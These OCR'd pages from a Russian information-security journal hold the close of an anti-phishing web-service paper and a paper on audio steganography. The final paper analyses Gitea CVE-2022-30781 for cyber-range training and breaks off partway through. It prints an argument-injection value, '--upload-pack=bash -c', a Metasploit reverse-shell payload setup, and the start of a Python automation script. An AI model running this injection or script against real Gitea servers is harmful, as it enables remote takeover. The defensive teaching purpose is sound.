

Рис. 6. Поиск по базе данных адреса Google

происходит благодаря генерации случайного ключа и далее отправки его браузеру клиента. После запроса браузером информации сервера он, в свою очередь, первый делом требует предоставление ключа и производит его проверку. После проверки, если она положительная, сессия продолжается, в противном же случае нет. При этом токен действует только на одну секцию, с каждой новой он обновляется [9].

На клиентской стороне этот процесс незаметен, т.к. все происходит автоматически на серверной.

Другой распространённый тип угроз — SQL-инъекции. Данный вид атаки происходит благодаря действиям злоумышленника, который может выполнить произвольный SQL-скрипт в базе данных. Это может быть запрос на SELECT (чтение данных), UPDATE (их обновление) или даже DELETE (удаление данных). Такие скрипты обычно передаются злоумышленниками через поля ввода на форме.

Запросы, которые строятся с помощью параметризации, а именно SQL-запросы, обрабатываются с применением Django и имеют защиту от такого рода атак. Тут имеющийся код запроса будет обрабатываться отдельно от имеющихся параметров. Данные параметры при передаче их в базу данных экранируются.

Также в рамках данной работы был разработан API для доступа к базе данных. Это позволит создать различные пути для интеграции с почтовыми сервисами, операторами мобильной связи и т.д.

Таким образом, важно постоянно повышать уровень знаний в информационной сфере, чтобы предотвращать инциденты, вызванные атаками социальной инженерии. Это относится не только к обычным, но и к корпоративным пользователям. В заключение стоит отметить, что разработанный веб-сервис позволяет проверять пользователям нежелательные адреса электронных почт, номеров телефонов и ссылок в базах данных фишинговых адресов, что поможет обезопасить себя от злоумышленников в информационном пространстве, что и было основной целью разработки.

Литература

1. Генпрокуратура: в 2020 году число зарегистрированных киберпреступлений выросло более чем на 76% // D-Russia.ru: ежедн. интернет-изд. 2020. 30 дек. URL: https://d-russia.ru/genprokuratura-v-2020-godu-chislo-zaregistrirovannyh-kiberprestuplenij-vyroslo-bolee-chem-na-76.html (дата обращения: 19.03.2022).

2. Основные направления развития финансового рынка Российской Федерации на 2022 год и период 2023 и 2024 годов // Банк России, 2021. – 107 с.

3. PositiveTechnologies: Как социальная инженерия открывает хакеру двери в вашу организацию // www.ptsecurity.com: сайт компании PositiveTechnologies. 2018. URL: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Social-engineering-rus.pdf (дата обращения: 20.03.2022).

4. Шейнов В. П. Психология обмана и мошенничества. – М.: Харвест, 2010. – 464 с.

5. Хэднэги К. Искусство обмана. Социальная инженерия в мошеннических схемах. – М.: Альпина Паблишер, 2020 г. – 430 с.

6. Чалдини Р. Психология влияния. 5-е изд. / Р. Чалдини. – СПб.: Питер, 2014.

7. Коллеров А.С., Синадский Н.И., Хорьков Д.А. Системы обнаружения компьютерных атак / А.С. Колеров. – Горячая Линия-Телеком, 2021. – 124 с.

8. URL: https://www.gazeta.ru/techzone/2011/10/21_a_3808934.shtml (дата обращения: 21.03.2023).

9. URL: https://www.securitylab.ru/analytics/292473.php (дата обращения: 30.03.2023).

References

1. Genprokuratura: v 2020 goduchislozaregistrirovannykhkiberprestupleniyvyrosloboleyechemna 76% // D-Russia.ru: yezhedn. internet-izd. 2020. 30 dek. URL: https://d-russia.ru/genprokuratura-v-2020-godu-chislo-zaregistrirovannyh-kiberprestuplenij-vyroslo-bolee-chem-na-76.html (data obrashcheniya: 19.03.2022).

2. OsnovnyyenapravleniyarazvitiyafinansovogorynkaRossiyskoyFederatsiina 2022 god i period 2023 i 2024 godov // Bank Rossii, 2021. – 107 s.

3. Positive Technologies: Kaksotsial'nayainzheneriyaotkryvayetkhakerudveri v vashuorganizatsiyu // www.ptsecurity.com: saytkompanii Positive Technologies. 2018. URL: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Social-engineering-rus.pdf (data obrashcheniya: 20.03.2022).

4. Sheynov V. P. Psikhologiyaobmanaimoshennichestva. – M.: Kharvest, 2010. – 464 s.

5. Khednegi K. Iskusstvoobmana. Sotsial'nayainzheneriya v moshennicheskikhskhemakh. – M.: Al'pinaPablisher, 2020 g. – 430 s.

6. Chaldini R. Psikhologiyavliyaniya. 5-ye izd. / R. Chaldini. – SPb.: Piter, 2014.

7. Kollerov A.S., Sinadskiy N.I., Khor'kov D.A. Sistemyobnaruzheniyakomp'yuternykhatak / A.S. Kolerov. – GoryachayaLiniya-Telekom, 2021. – 124 s.

8. URL: https://www.gazeta.ru/techzone/2011/10/21_a_3808934.shtml (data obrashcheniya: 21.03.2023).

9. URL: https://www.securitylab.ru/analytics/292473.php (data obrashcheniya: 30.03.2023).

ХАЛИЛАЕВА Эмине Илимдаровна, студент 1-го курса магистратуры кафедры «Информационная безопасность» Института информационных технологий Севастопольский государственный университет. Россия, 299053, г. Севастополь, Университетская улица, дом 33. E–mail:emine.halilaeva@yandex.ru

МАСЛОВА Мария Александровна, старший преподаватель кафедры «Информационная безопасность» Севастопольский государственный университет. Россия, 299053, г. Севастополь, Университетская улица, дом 33.; аспирант, младший научный сотрудник, Федеральное государственное автономное образовательное учреждение высшего образования Ростовский государственный экономический университет (РИНХ). Россия, 344002, г. Ростов-на-Дону, ул. Большая Садовая, д. 69. E–mail:mashechka–81@mail.ru

ГЕРАСИМОВ Виктор Михайлович, инженер, студент первого курса магистратуры направления «Безопасность систем искусственного интеллекта» факультета Безопасности Информационных Технологий (БИТ), Национального исследовательского университета ИТМО. Россия, 197101, г. Санкт-Петербург, Кронверкский проспект, д. 49. E-mail: my.virus.kaspersky@gmail.com

KHALILAEVA Emine Ilimdarovna, 1-year student of the Department "Information Security" Federal State Autonomous Educational Institution of Higher Education Sevastopol State University. Russia, 299053, Sevastopol, Universitetskaya street, 33. E-mail: emine.halilaeva@yandex.ru

MASLOVA Maria Aleksandrovna, Senior Lecturer, Department of Information Security, Sevastopol State University. Russia, 299053, Sevastopol, Universitetskaya street, 33.; PhD student, junior researcher Federal State Autonomous Educational Institution of Higher Education Rostov

State University of Economics (RINH). Russia, 344002, Rostov-on-Don, st. BolshayaSadovaya, 69. E-mail: mashechka–81@mail.ru

GERASIMOV Viktor Mikhailovich, engineer, first-year master's student in the field of "Security of artificial intelligence systems" of the Faculty of Security of Information Technologies (BIT), ITMO Research University. Russia, 197101, St. Petersburg, Kronverksky prospect, 49. E-mail: my.virus.kaspersky@gmail.com

УДК 003.262.45 Вестник УрФО № 2(48) / 2023, с. 62–66

Христофоров В.В., Беглецов В.А., Баранкова И.И. DOI: 10.14529/secur230206

РАЗРАБОТКА МЕТОДА СТЕГАНОГРАФИИ ДЛЯ СОКРЫТИЯ ИНФОРМАЦИИ В АУДИОФАЙЛАХ

В данной научной статье рассматривается метод стеганографии, где для передачи секретной информации исходное сообщение скрыто в контейнере, который представляет собой аудиофайл. Предложенный метод использует повторную конкатенацию звуковых волн заполненного и исходного контейнера с полярным изменением фазы исходного контейнера для расшифровки секретной информации на стороне получателя. Этот метод обеспечивает высокий уровень надежности и безопасности передачи информации, а также позволяет достичь высокой степени скрытности передачи данных. Разработанный метод может быть использован в различных сферах, где требуется надежная и безопасная передача конфиденциальной информации.

Ключевые слова: *стеганография, аудиофайлы, секретное сообщение, звуковые волны, скрытие данных, безопасность, надежность.*

Khristoforov V.V., Begletsov V.A., Barankova I.I.

DEVELOPMENT OF A STEGANOGRAPHY METHOD TO HIDE INFORMATION IN ADUIO FILES

This scientific article discusses the method of steganography, where the original message is hidden in a container, which is an audio file, to transmit secret information. The proposed method uses repeated concatenation of the sound waves of the filled and original container with a polar change in its phase to decrypt secret information on the recipient's side. This method provides a high level of reliability and security of information transmission, and also allows you to achieve a high degree of secrecy of data transmission. The developed method can be used in various fields where reliable and secure transmission of confidential information is required.

Keywords: *steganography, audio files, secret message, sound waves, data concealment, security, reliability.*

Введение

Стеганография — это метод передачи сообщений, который, собственно, скрывает само наличие связи, она занимает свою нишу в обеспечении безопасности: стеганография не заменяет, а дополняет криптографию. Сокрытие сообщения методами стеганографии значительно снижает вероятность обнаружения самого факта передачи сообщения. А если это сообщение к тому же зашифровано, то оно имеет еще один, дополнительный, уровень защиты [1].

Несмотря на бурное развитие стеганографических методов, в свободном доступе имеется недостаточно ПО для стеганографии в аудио файлах.

Проблема

Существует необходимость в защите конфиденциальной информации, передаваемой по различным каналам связи. Традиционными самым распространённым методом являетсякриптография, но алгоритмы симметричного и асимметричного шифрования, могут быть недостаточно эффективными или могут стать объектом атак со стороны злоумышленников. Альтернативным способом защиты информации может стать сокрытие самого факта передачи конфиденциальной информации – стеганография. В данной статье рассматривается метод стеганографии, где в качестве контейнера используется аудиофайл, который позволяет эффективно и надежно передавать конфиденциальную информацию без обнаружения [1].

Аналоги

Был проведен обзор существующих методов с их основным функционалом и выявлены работы посвященные схожим методам стеганографии: широкополосное кодирование, фазовое кодирование и LSB.

В методе широкополосного кодирования в сигнал добавляется модулированный сообщением шум с амплитудой чуть выше предела маскирования.Для извлечения скрытого бита из последовательности коэффициентов используется функция корреляции принятых коэффициентов и исходной случайной последовательности. Следует отметить, что из-за ненадежности извлечения данный метод требует использования кодов коррекции ошибок. Это приводит к уменьшению как быстродействия, так и пропускной способности метода. Еще одним недостатком может служить вносимые в сигнал слышимые искажения.

В методе фазового кодирования используется тот факт, что человеческое ухо воспринимает не значения фазы, а только их разность.Сигнал разбивается на участки, значения фазы на первом участке используются для кодирования скрываемого сообщения, значения фаз остальных участков таким образом, чтобы разность фаз между участками осталась неизменной.Вышеприведенные методы имеют ряд недостатков: они сложны для реализации и понимания, вносят явные искажения в аудио файл и имеют очень низкую пропускную способность. Поэтому при разработке программного обеспечения для стеганографии в настоящее время они используются достаточно редко.

LSBявляется методом, использующим избыточность звуковых файлов. Как известно, младшие разряды цифровых отсчетов содержат очень мало полезной информации. Их заполнение дополнительной информацией практически не влияет на качество восприятия, что и обеспечивает возможность скрытия. К достоинствам можно отнести: возможность скрытой передачи большого объема информации, возможность защиты авторского права, скрытого изображения, товарной марки, регистрационных номеров и т.п. Среди недостатков можно выделить, что изменением информации искажаются статистические характеристики цифровых потоков. Ввиду этого для снижения компрометирующих признаков требуется коррекция статистических характеристик [2].

Описание метода

Метод, описанный в статье, имеет свои особенности и перекрывает недостатки предшественников. Данный метод может быть полезным в определенных задачах стеганографии.

В качестве контейнера для скрытого сообщения был выбран аудиофайл формата WAV. В качестве исходного сообщения использовался аудиофайл, но для данного метода, существует возможность использования и других форматов исходного сообщения.

Суть разрабатываемого метода заключается в том, что исходное сообщение помещается в контейнер, который представляет собой аудиофайл, путем наложения звуковых волн. Далее заполненный и пустой контейнеры передаются по различным каналам связи и на стороне получателя происходит расшифровка исходного сообщения, за счет по-



Рис. 1. Алгоритм работы метода

вторной конкатенации звуковых волн заполненного и исходного контейнера с полярным изменением его фазы. В общем виде алгоритм представлен на рис. 1.

Отличительной особенностью данного метода, является использованиеисходного контейнера в качестве ключа, что в свою очередь, делает невозможным извлечение стегосообщения без исходного контейнера.

Алгоритм работы метода

Первым этапом работы алгоритма будет объединение сообщения (рис. 2), которое пользователь хочет передать, и контейнера (рис. 3). При чем контейнером может служить любой аудио фрагмент, например аудиозапись, расположенная в открытом доступе на стриминговых сервисах.

В результате, сохраняется новый аудио-

Рис. 2. Сообщение

Рис. 3. Контейнер



Рис. 4. Заполненный контейнер

файл с заполненным контейнером (рис. 4). В реальных условия контейнер маскирует сообщение, т.к. его громкость превышает громкость сообщения.

После данной операции полный и пустой контейнеры передаются по различным каналам связи конечному получателю.

На стороне получателя у пустого контейнера изменяется фаза сигнала и объединяется с заполненным контейнером. В результате выполнения данной операции, сохраняется аудиофайл, содержащий исходное сообщение. Данное преобразование, работает за счет принципа интерференции звуковых волн.

Объем контейнера для данного метода будет схож с объемом контейнера метода LSB и будет зависеть от частоты дискретизации и глубины аудиофайла (в настоящее время частота дискретизации WAV-формат начинается от 8 кГц до 192 Кгц), а также от психоакустического свойства звука – маскировка звука. Для того чтобы передаваемое сообщение можно было услышать в присутствии контейнера, уровень громкости сообщения должен превышать спектральный уровень контейнера на величину, равную суммарному уровню всех составляющих, лежащих в критической полосе.

Из-за особенностей формата WAV-файла размер заполненного контейнера не отличается от размера пустого контейнера. Недостатком данного метода является изменение контрольной суммы, по которой можно сделать вывод, что в файл вносились изменения. Но это будет возможно только при наличии у злоумышленника пустого и заполненного контейнера.

Результаты и выводы:

В результате работы был разработан и реализован метод стеганографии, где в качестве контейнера используется аудиофайл. Основными преимуществами метода являются незаметность передачи информации и возможность использования в различных областях, например, в системах защиты информации или при передаче конфиденциальных данных.

Литература

1. Федорова А.Р., Шпак В.А., Лукьянов Г.И. Разработка программного модуля для выявленияконфиденциальной информации в звуковых файлах// Актуальные проблемы современной науки, техники и образования.– Магнитогорск, 2021. – № 1. – С. 48–50.

2. Vsavm [Электронный ресурс]: Методы компьютерной стеганографии, URL: https://www.vsavm.by/knigi/kniga3/1740.html (дата обращения 15.03.2023).

3. Гераськин А.С., Смирнов Е.Д.Обнаружение скрытого стеганографического вложения и признаков монтажа в области данных аудиофайла// Вестник Воронежского государственного университета.– Воронеж, 2020. – № 2. – С. 69–78.

4. Маврина М.В.Программное средство сокрытия данных в звуковых файлах // Вопросы кибербезопасности. Москва, 2013 – № 3. С. 36–39.

5. Алексеев А.П., Аленин А.А.Скрытая передача данных в звуковых файлах форматаWAV // Инфокоммуникационные технологии.Самара, 2010 – № 3. С. 101–106.

6. Аленин А.А.Разработка и исследование методов скрытой передачи информации в аудиофай-

лах // Автореферат диссертации на соискание ученой степени кандидата технических наук / Поволжская государственная академия телекоммуникаций и информатики.Самара, 2011.

References

1. FedorovaA.R., ShpakV.A., Luk'yanovG.I. Razrabotkaprogrammnogomodulyadlyavyyavleniyakonfidentsial'noyinformatsiivzvukovykhfaylakh // Aktual'nyyeproblemysovremennoynauki, tekhnikiiobrazovaniya. – Magnitogorsk, 2021. – № 1. – S. 48–50.

2. Vsavm [Elektronnyyresurs]: Metodykomp'yuternoysteganografii, URL: https://www.vsavm.by/knigi/kniga3/1740.html (data obrashcheniya 15.03.2023).

3. Geras'kin A.S., Smirnov Ye.D. Obnaruzheniyeskrytogosteganograficheskogovlozheniyaipriznakovmontazha v oblastidannykhaudiofayla // VestnikVoronezhskogogosudarstvennogouniversiteta. – Voronezh, 2020. – № 2. – S. 69–78.

4.MavrinaM.V.Programmnoyesredstvosokrytiyadannykhvzvukovykhfaylakh//Voprosykiberbezopasnosti. Moskva, 2013 – № 3. S. 36–39.

5. Alekseyev A.P., Alenin A.A. Skrytayaperedachadannykh v zvukovykhfaylakhformata WAV // Infokomunikatsionnyyetekhnologii. Samara, 2010 – № 3. S. 101–106.

6. Alenin A.A. Razrabotkaiissledovaniyemetodovskrytoyperedachiinformatsii v audiofaylakh // Avtoreferatdissertatsiinasoiskaniyeuchenoystepenikandidatatekhnicheskikhnauk / Povolzhskayagosudarstvennayaakademiyatelekommunikatsiyiinformatiki. Samara, 2011.

ХРИСТОФОРОВ Валерий Валерьевич, студент кафедры «Информатики и информационной безопасности» ФГБОУ ВО «Магнитогорский государственный технический университет им. Г.И. Носова». 455000, Челябинская обл., г. Магнитогорск, пр. Ленина, 38. E-mail: valery.hristoforoff@yandex.ru

БЕГЛЕЦОВ Вадим Андреевич, студент кафедры «Информатики и информационной безопасности» ФГБОУ ВО «Магнитогорский государственный технический университет им. Г.И. Носова». 455000, Челябинская обл., г. Магнитогорск, пр. Ленина, 38. E-mail: begletsov.v777@gmail.com

БАРАНКОВА Инна Ильинична, доктор технических наук, заведующая кафедрой «Информатики и информационной безопасности» ФГБОУ ВО «Магнитогорский государственный технический университет им. Г.И. Носова». 455000, Челябинская обл., г. Магнитогорск, пр. Ленина, 38. E-mail: inna_barankova@mail.ru

KHRISTOFOROV Valery Valeryevich, a student of the Department of Informatics and Information Security of FSBEI VPO Magnitogorsk State Technical University named after G.I. Nosov. G.I. Nosov. 455000, Chelyabinsk region, Magnitogorsk, Lenin Ave. 38. E-mail: valery.hristoforoff@yandex.ru

BEGLETSOV Vadim Andeevich, a student of the Department of Informatics and Information Security of FSBEI VPO Magnitogorsk State Technical University named after G.I. Nosov. G.I. Nosov. 455000, Chelyabinsk region, Magnitogorsk, Lenin Ave. 38. E-mail: begelsov.v777@gmail.com

BARANKOVA Inna Ilyinichna, Doctor of Technical Sciences, Head of the Department of Informatics and Information Security, FGBOU HE Magnitogorsk State Technical University named after M.V. G.I. Nosov. 455000, Chelyabinsk Region, Magnitogorsk, Lenin Ave., 38. E-mail: inna_barankova@mail.ru

УДК 004.056.53 Вестник УрФО № 2(48) / 2023, с. 67–73

Конев А.А., Коваленко А.С., Репкин В.С., Семёнов Г.Ю.

DOI: 10.14529/secur230207

УЯЗВИМОСТЬ «GITEA GIT FETCH REMOTE CODE EXECUTION»: АНАЛИЗ, ФОРМАЛИЗАЦИЯ АВТОМАТИЗИРОВАННОЙ ЭКСПЛУАТАЦИИ, МЕРЫ ЗАЩИТЫ

В данной научной статье проводится анализ уязвимости «Gitea Git Fetch Remote Code Execution (CVE-2022-30781)», которая была выявлена в программном обеспечении Gitea, предоставляющем возможность управления версиями разрабатываемого проекта. Описывается методика эксплуатации уязвимости и реализация автоматизированной атаки злоумышленником. В рамках исследования рассматриваются меры защиты и рекомендации по обеспечению безопасности систем, работающих с Gitea. Представленный материал является основой для создания уязвимых узлов в киберполигонах, а также поможет разработчикам, системным администраторам, специалистам по информационной безопасности и обычным пользователям лучше понять уязвимость «Gitea Git Fetch RCE», и, как следствие, принять соответствующие меры для предотвращения атак и обеспечения безопасности собственных систем.

Ключевые слова: *информационная безопасность, киберполигон, Gitea, уязвимость, эксплойт, Meta Attack Language, автоматизированная атака, Metasploit.*

Konev A.A., Kovalenko A.S., Repkin V.S., Semenov G.Yu.

VULNERABILITY «GITEA GIT FETCH REMOTE CODE EXECUTION»: ANALYSIS, AUTOMATED EXPLOITATION FORMALIZATION, AND MITIGATION MEASURES

This scientific article analyzes the vulnerability "Gitea Git Fetch Re-mote Code Execution (CVE-2022-30781)", which was identified in the Gitea software, which provides the ability to manage versions of the project under development. The technique of exploiting the vulnerabil-

ity and the implementation of an automated attack by an attacker is described. The study examines security measures and recommendations for ensuring the security of systems running with Gitea. The presented material is the basis for creating secure nodes in cyberpolygons, and will also help developers, system administrators, information security specialists and ordinary users to better understand the vulnerability of "Gitea Git Fetch RCE", and, as a result, take appropriate measures to prevent attacks and ensure the security of their own systems.

Keywords: *information security, cyberpolygon, Gitea, vulnerability, exploit, Meta Attack Language, automated attack, Metasploit.*

Введение

Сегодня важным вопросом является обучение специалистов по информационной безопасности, такие специалисты должны быть хорошо ознакомлены с существующими уязвимостями и угрозами, методами и технологиями, используемыми киберпреступниками. Для эффективной работы они должны непрерывно совершенствовать свои навыки и быть в курсе последних тенденций в области информационной безопасности.

Для получения специалистами по кибербезопасности практических навыков был разработан киберполигон Ampire, в основе которого находятся статические и динамические, состоящие из уязвимых узлов, сценарии, которые являются имитацией реальной компьютерной атаки. Однако для того, чтобы обучение с использованием данной платформы оставалось актуальным, необходимо регулярно обновлять базу сценариев кибератак и уязвимых узлов [1–3].

Gitea является популярной системой управления версиями Git, широко применяемой в различных проектах разработки программного обеспечения. Gitea является проектом с открытым исходным кодом, официальный репозиторий на платформе GitHub имеет 37 тысяч «звезд» и около полумиллиона наблюдателей [4].

Так как уязвимости типа Remote Code Execution считаются наиболее опасными и разрушительными уязвимостями в сфере информационной безопасности, из-за того, что успешная атака позволяет злоумышленнику выполнять удаленный код на целевой системе или устройстве без необходимости иметь прямой физический доступ к ним, а следовательно, предоставляет злоумышленнику полный контроль над целевой системой, уязвимость «Gitea Git Fetch RCE» может иметь серьезные последствия для множества организаций и проектов, использующих программное обеспечение Gitea. А значит, данная уязвимость является хорошим примером для обучения специалистов по информационной безопасности. Поэтому было принято решение подробно разобрать уязвимость и механизм ее работы для реализации уязвимого узла на основе «Gitea Git Fetch RCE».

Анализ уязвимости

Рассматриваемая уязвимость была обнаружена 16 апреля 2022 года и затрагивает все версии Gitea ниже 1.16.7, основанием для поиска данной уязвимости стала уязвимость CVE-2022-0415 системы Gogs, на которой было основано программное обеспечение Gitea.

Уязвимость «Gitea Git Fetch RCE» связана с ошибками в механизме миграции. Функция миграции (Migration) в Gitea состоит из двух частей: Downloader и Uploader, первая часть отвечает за загрузку информации о репозитории с удаленного сервиса, а вторая – за запись этой информации в Gitea.

В настоящее время Downloader поддерживает импорт кода из таких сервисов, как GitHub, GitLab, GitBucket, Gogs, Gitea и других. А реализация Uploader ограничена только одним сервисом – Gitea, поскольку окончательная миграция удаленного репозитория производится только на локальный экземпляр Gitea.

Возможность выполнения кода возникает в момент создания запросов на слияние локального репозитория из-за неправильной обработки входящих параметров [5].

Таким образом, злоумышленнику необходимо подделать экземпляр Gitea, настроив HTTP-сервер и необходимые маршруты для имитации удаленного сервиса, а именно:

/api/v1/version;

/api/v1/settings/api;

/api/v1/repos/<owner>/<repo>/;

/api/v1/repos/<owner>/<repo>/topics;

/api/v1/repos/<owner>/<repo>/pulls;

/api/v1/repos/<owner>/<repo>/issues/1/reactions;

/api/v1/repos/<owner>/<repo>/pulls/2/reviews.

В JSON-ответе маршрута «/api/v1/repos/<owner>/<repo>/pulls/2/reviews» необходимо изменить соответствующие поля, указав вместо <cmd> команду, которую нужно выполнить:

[0].head.ref: --upload-pack=bash -c'<cmd>';

[0].head.repo.clone_url: ./;

[0].head.owner.login: <username>.

Формальное описание эксплуатации уязвимости с помощью методологии моделирования Meta Attack Language показано на рис. 1 [6].



Рис. 1. Формальное описание эксплуатации уязвимости с помощью методологии моделирования Meta Attack Language

Первый эксплойт к описанной уязвимости был опубликован на платформе GitHub пользователем wuhan005, который и обнаружил уязвимость [7].

Автоматизированная эксплуатация уязвимости с помощью Metasploit

Для проведения атаки, эксплуатирующей уязвимость «Gitea Git Fetch RCE», будет использоваться готовый модуль консоли Metasploit Framework «exploit/multi/http/gitea_git_fetch_rce», в котором используется эксплойт, метод работы которого был ранее описан [8–10].

Для работы модуля необходимо заполнить следующие опции:

– PASSWORD – пароль пользователя, от чьего имени будет производиться миграция;

– RHOSTS – ip-адрес целевой системы;

– USERNAME – имя пользователя, от чьего имени будет производиться миграция;

– TARGET – цель эксплойта.

Также для модуля необходимо выбрать payload, то есть полезную нагрузку, которая будет выполнена на целевой машине после эксплуатации уязвимости. Для выбранного payload «windows/x64/shell_reverse_tcp» необходимо установить LHOST – ip-адрес, к которому целевая система отправит запрос на подключение после выполнения полезной нагрузки. Остальные опции имеют установленные значения по умолчанию и нужны для более гибкой настройки [11].

Консоль Metasploit Framework с заполненными опциями для выбранного модуля показана на рис. 2.

Для автоматизации действий атакующего будет использоваться скрипт на языке программирования Python, с подключенной библиотекой PyMetasploit от allfro, таким образом взаимодействие с Metasploit Framework будет производиться уже не через консоль, а через службу msfrpcd [12].

Для начала необходимо импортировать требующиеся библиотеки и подключиться к службе msfrpcd, пароль задается при инициализации, порт по умолчанию 55553.

```
from time import sleep
from typing import Union
from pymetasploit3.msfrpc import MsfRpcClient, ShellSession, MsfConsole
import requests
client = MsfRpcClient("PasswordToConnect", port=55553, ssl=True)
```

Далее в коде задаются глобальные переменные, соответствующие некоторым опциям, для более удобной работы.

```
RHOSTS = '192.168.0.1'
LHOST = '192.168.0.2'
USERNAME = 'Hacker'
PASSWORD = 'YourP@ssw0rd'
```

Затем в теле главной функции программы с помощью библиотеки requests производится регистрация пользователя злоумышленника, если код ответа равен 200, то выводится сообщение об успешной регистрации, в противном случае будет выведено сообщение о неудачной операции.

```
def main():
    url = 'http://'+ RHOSTS +':3000/user/sign_up'
```

